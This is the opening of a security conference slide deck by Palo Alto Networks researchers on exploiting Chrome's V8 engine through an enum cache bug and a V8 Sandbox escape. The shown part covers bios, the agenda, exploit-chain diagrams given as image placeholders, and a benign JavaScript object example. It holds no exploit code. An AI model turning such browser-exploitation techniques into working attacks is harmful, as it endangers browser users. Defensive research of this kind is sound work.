



Let the Cache Cache and Let the WebAssembly Assemble: Knocking' on Chrome's Shell

Edouard Bochin (@le_douds), Tao Yan (@Ga1ois) and Bo Qu

Palo Alto Networks

About Us



Security Researchers

- Offensive Research:
 - MSRC Top 10 *times
 - 100+ CVEs in Browser, Office, Windows, PDF, etc.
- Defensive research:
 - Threat analysis, detection research
 - Patent Inventors: New defense and detection techniques

Pwn20wn Winners

- Chrome/MSEdge Double Tap @ Pwn20wn 2024 Vancouver
- Windows Escalation of Privilege @ Pwn20wn 2021 Vancouver

Conference Speakers

- Black Hat (USA, EU, Asia, MEA)
- CanSecWest
- Blue Hat
- POC
- HITCON
- Virus Bulletin
- REcon
- Etc.

Agenda

- Introduction
- Let the Cache Cache
 - Tricking V8 engine enum cache
 - Exploiting the enum cache vulnerability
- Let the WebAssembly Assemble
 - The V8 Sandbox and WebAssembly internals
 - Escaping the V8 Sandbox with the novel “field confusion” technique
- Putting It All Together
- Summary & Takeaways

Introduction

Typical V8 exploit chain targeting Google Chrome without V8 Sandbox



Introduction

Typical **V8 exploit chain** targeting Google Chrome with **V8 Sandbox**



Known V8 Sandbox Escape Techniques

- Before V8 Sandbox Beta (Chrome M123) all existing sandbox escape techniques relied on raw pointers stored inside the V8 Sandbox.
- V8 Sandbox Beta release removed all the raw pointers from the Sandbox, killing all the publicly available techniques and their potential variants.



Introduction

Typical V8 exploit chain targeting Google Chrome with V8 Sandbox





Let the Cache Cache: Tricking V8 Engine Enum Cache

The Basics - JavaScript Objects

```
const object1 = {};  
object1.a = 1;  
object1.b = 2;  
object1.c = 3;  
object1.d = 4;  
object1.e = 5;
```

In-Object
property
value

Object 1
Map
Properties
Elements
1
2
3
4

Descriptor Array		
Map		
Enum Cache: Empty		
